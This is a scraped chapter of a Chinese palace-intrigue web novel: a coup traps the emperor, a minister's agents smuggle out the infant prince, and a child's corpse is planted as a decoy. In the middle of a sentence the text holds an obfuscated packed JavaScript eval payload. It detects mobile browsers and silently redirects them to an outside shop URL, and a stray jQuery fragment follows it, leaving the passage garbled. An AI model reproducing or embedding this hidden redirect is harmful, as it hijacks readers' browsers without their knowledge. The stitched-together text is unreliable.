当日卫笙清醒过来,次日慕容寒便将皇宫二人的死讯放了出去。
太后驾崩,举国哀悼。慕容寒守在偌大的宫殿看着两人的尸身,只字不言。
百岁宴牵连卫笙时他便顺藤摸瓜查到了自己送上来的人,许是时机成熟了,他们没再躲着藏着,短短五日便让他看清不少,有兵部的,有吏部的,他不知道政事堂有没有,但也不重要了,这些人已经足以构成不小的威胁。
皇宫有的是这些人的眼线,太后之死无疑会触怒他们,想来这哀悼的第一日是不会安宁的。
他穿着丧服跪坐在蒲垫上,侧目看着棺椁中的人,为了不让尸身腐坏,她们身上都涂了药,整整五日过去了,还跟才死去似的。
为了维持面上的和谐,他将她们的消息压了这么些日子,也不知阿雪在天上会不会怪罪。
也不知天上有没有好玩的好看的,有没有人欺负她。
“皇兄,等阿雪长大了是不是就能出去玩了!”耳边恍惚中响起了慕容雪幼时随口之言。
她一直想出去玩的,小时候母后骗她哄父皇开心了就能出去,她就每日都笑盈盈地去逗人开心,知道这是骗人的后还因此生了好大的气。
后来更是小小年纪就想着找个如意郎君嫁出去,是他怕外面不安,以年纪小为由窟着她,才得了这么个报应。
现在想来,是不是早些将她嫁出去也好,放在外边也好过死在里边。
慕容寒小心翼翼地倚靠在棺椁旁,想问问她,会不会后悔替自己挡这一刀,会不会气自己这些年的管控。
他正欲开口,才到殿门外的人出了声,“陛下,又躲在这儿。”
是宁子苓,也只有她每日四处找着自己了。慕容寒收起眼底的难过,慢悠悠地转身望着她。
宁子苓小声叹了一句,慢慢走近给他擦拭着泪水,说道:“这里冰盆罗列寒气逼人,您衣着单薄,当心龙体。”
慕容寒顾忌着她的身子,想让她先出去。却见这人犟得很,死活要陪着自己。
炎炎七月,谁穿的多,算了,左右这里冷得厉害,他出去便是。“我们走吧。”他伸手拉着宁子苓,一步一步向外走去。
让人始料不及的是,叛党当晚就伪造密信,打着替陛下解决欲弑君的奸党的旗号将皇宫围了起来。北衙禁军整六支军队,启动了四支,赵志地更是借着身份说自己受陛下意假死就是为了捉拿奸党。
皇宫中人自是不会坐以待毙,趁机传了密信出去,想让楚音华召南衙禁军。
可南衙禁军不单听他一个人的,兵部这个统筹南衙的地方出了反贼,他们的人将消息压了下去,皇宫一时束手无策。
……
皇宫被围了个通透,卫笙却在自家府邸待的好好的,甚至清闲地写了幅字。
早在禁军出动之前,他就派了人去皇宫接人,想来要不了多久就该到了。
虽说武力比不过,但这些年的教导,他敢保证自己派过去的人能安全地将他们接出来,至少子苓阿姐不会出事。
他慵懒地倚在软椅上,就等着几人感恩戴德地来道谢了。
到时候说什么好呢?要不要趁机坑宁逸阳一把,都救他阿姐了给把扇子应该不会不答应吧,要不要再求个糖人什么的?他细细地想着,要给楚音华也求一个糖人,两个糖人放一起才好看。
果不其然,一刻钟不到派出去的人就回了府。
他笑脸看过去,却没看到想看的人,影八和影五带着个小娃娃,想是子苓阿姐刚生下那个,可他们身后却是一个人也没有了。
他跑过去绕到两人身后看了一圈,问道:“子苓阿姐呢?慕容寒呢?”
两人还未回话,小皇子先哭了出来,肉嘟嘟的小脸红彤彤的,“咿咿呀呀”地叫唤着想跳出去。
影八又没怀过孩子,吓得险些当场扔掉,仅剩的理智让他将怀中的小孩递了过来。孩子出手了,他才开口:“回主子,属下到时陛下和皇后娘娘已经被关押在昭华殿,里外五十人看守,我们只来得及偷走这孩子。”
禁军才出动多久,他们哪儿来的人手?卫笙问道:“谁在守他们,这孩子没人看着?”
“是私军,隶属二殿下。皇子被关在黎阳殿,这些人许是没料到有人会抢皇子,人手都拿去看管陛下和娘娘了,整个黎阳殿共五人看着,武功一般。”
二殿下的私军啊。
慕容新这个名字都多久没听过了,卫笙印象里还是那个做什么都畏手畏脚,甚至有些怕人的皇子,这样的人竟然也会有反叛的心思。
皇宫内外围了不少人,能进去的只能是轻功好武功也上乘的,禁军还未到时去找人还尚有可能,但现在要想再去带两个大活人出来就是异想天开了。
卫笙释然道:“随他去吧,皇子在这儿,里边的人总归不会真杀了他们。”
只是可惜子苓阿姐了,这些日子得苦一点了。
“哇呜呜!”怀中孩子忽出一声,吓得他回了神。怎么哄人来着,让他一直哭着可不好,别岔气了还怪到他身上。
他看着影八影五,如果没记错的话,才送过来的时候这孩子没哭,他们应该有办法吧。
许是他的意思太明显了,影五着急忙慌地跳到了影八身后,大声出卖,“主子,他做的!”
什么?他做了什么?
卫笙疑惑地看过去,就看到影八那张黑得跟煤块一样的脸,看来影五没冤枉,这人应是真做了什么不大好的事。
他摇了摇怀中的孩子,看着影八,“你做了什么,说说吧。”
影八欲哭无泪:“皇子一直哭,属下怕招来人,路上就拿帕子捂住了他嘴巴。”
卫笙失笑,怪不得这小孩脸这么红,他以为天生的呢,“又没出事,你不捂着三个都得死路上,还是捂着好。”就是真捂出病了,总比不上三个人的命。
他随意挥手让两人滚去领钱,顺道招呼靛青去一趟皇宫,两人一走,他便自个儿抱着人开始轻声哄了起来。
这孩子不知哪儿来的蛮力,越哭越大声,扯着他的衣裳不肯松手了,跟抓凶手似的。卫笙调侃道,合该拿去锦衣卫练练。
也不知皇宫情形如何了,赵志地进去了没。他应是想让慕容新摄政,自己再管制慕容新,没名没分的东西,抢的还欢。
皇位啊皇位,又不是什么好东西,怎么一个两个都想要呢。
他晃着孩子,将人逗开心了才揉着小脸问:“你想不想要呀?”
小皇子傻兮兮的,无论哭笑都张着嘴巴“咿咿呀呀”的叫唤,跟他娘分明一点也不像,不过跟宁逸阳小时候应该蛮
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17628997|203754||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
像的。
他抱着人藏到了屋里,确认孩子睡着后便抬步往爹娘院子去了。大半夜的,他只顾着那孩子,倒忘了去想两人睡了没。
都走到一半了,看着前边举着的灯,他才记起现在已是深夜。
为了不作打扰,他让人先去看了眼,确认里边醒着的才去敲了门,“爹,娘。”
门应声打开,卫言和给人斟着茶,颜夫人则笑着眸子看他:“稀客啊。”
这么晚了,怎么会还没睡着?看他娘的神情卫笙惊觉不妙,忙询道:“您二老怎么还未歇下?”
颜夫人登时气得掐了下自家夫君,舒服了才笑靥如花地看过来,“我们还等着照顾你孩子呢,怎么敢睡。”
原来如此,卫笙关上门缓步走近,低声道:“那是陛下的孩子,可不敢胡说。”
末了又自己补充了一句,“是照顾陛下的孩子。”
颜宁似笑非笑地瞪了自家夫君一眼,卫言和赶忙站了出来,语气平和:“好了,你娘和我早知晓了,禁军围了皇宫,你偷了个孩子出来。虽不知里边出了什么事,我们会护着这孩子的。”
颜宁起身走到他边上,很轻地揉着他的脑袋,说道:“你一个小孩儿哪里知道怎么照顾人,明日便将他送过来吧。”
“好!”卫笙怕他们反悔,赶忙点头答应。
次日一早他便亲自将孩子送到了爹娘院中,午时皇宫便传来消息,奸党欲弑君,被二殿下及赵志地捉拿归案,陛下受惊,暂时难以临朝,念其有功特赐其监国之职。
这些人还挺要脸,既要摄政之权又不想担“谋逆摄政”的骂名。
卫笙人在政事堂坐,莫名其妙就被召去了皇宫。
赵志地陪着二殿下可好不威风,两人坐在宫殿中跟在自己府上似的,见他进来就开始扯东扯西,赵志地这个心眼小的,一直念着他的仇,死也不说好话,倒是二殿下,怕他惹事,将自己有的都拿了出来。
整个万都就禁军这六支军队,四支都在他们手上,边疆无兵能出的情况下,卫笙自是不会硬碰硬,亲自同二人虚与委蛇了许久,就差对天发誓了。
若非两人不知小皇子在谁手上,怕也不会就这样放过他。
也幸亏他这身份够好,整个天璇皆知丞相之仁善,这些人又才坐上来,一时也不敢轻易动手。
自那之后皇宫还是常派人去朝臣府邸探寻,面上是奸党才消,怕有人生异心,私底下是查探小皇子和招揽死心眼的朝臣。
听话的留着,不听话的也要看官位,官位大就威逼利诱,官位不够则以奸党之名就地斩杀。
他们暂时没在明面上动过楚音华这个只能管控两支禁军的都督,不为别的,只因他身份特殊,那些人一方面觉得日后可以招揽,一方面是没办法夺他的权。
自己的人控制不了羽林军,况且没有楚音华也没办法使唤南衙禁军,便也是利诱为主。
不过这些人藏得不算好,私底下派去杀他的是半点不留情。
卫笙怕小皇子的事迟迟未解决让他们忧心过度生害人之心,便让人偷摸放了个重金买来的孩童死尸到皇宫边上,营造出贼人偷了皇子但又因功夫不够被逼得将人落下的假象。
小孩长的都差不多,那些人看不出来,届时宁子苓见到孩子也知晓该做什么的。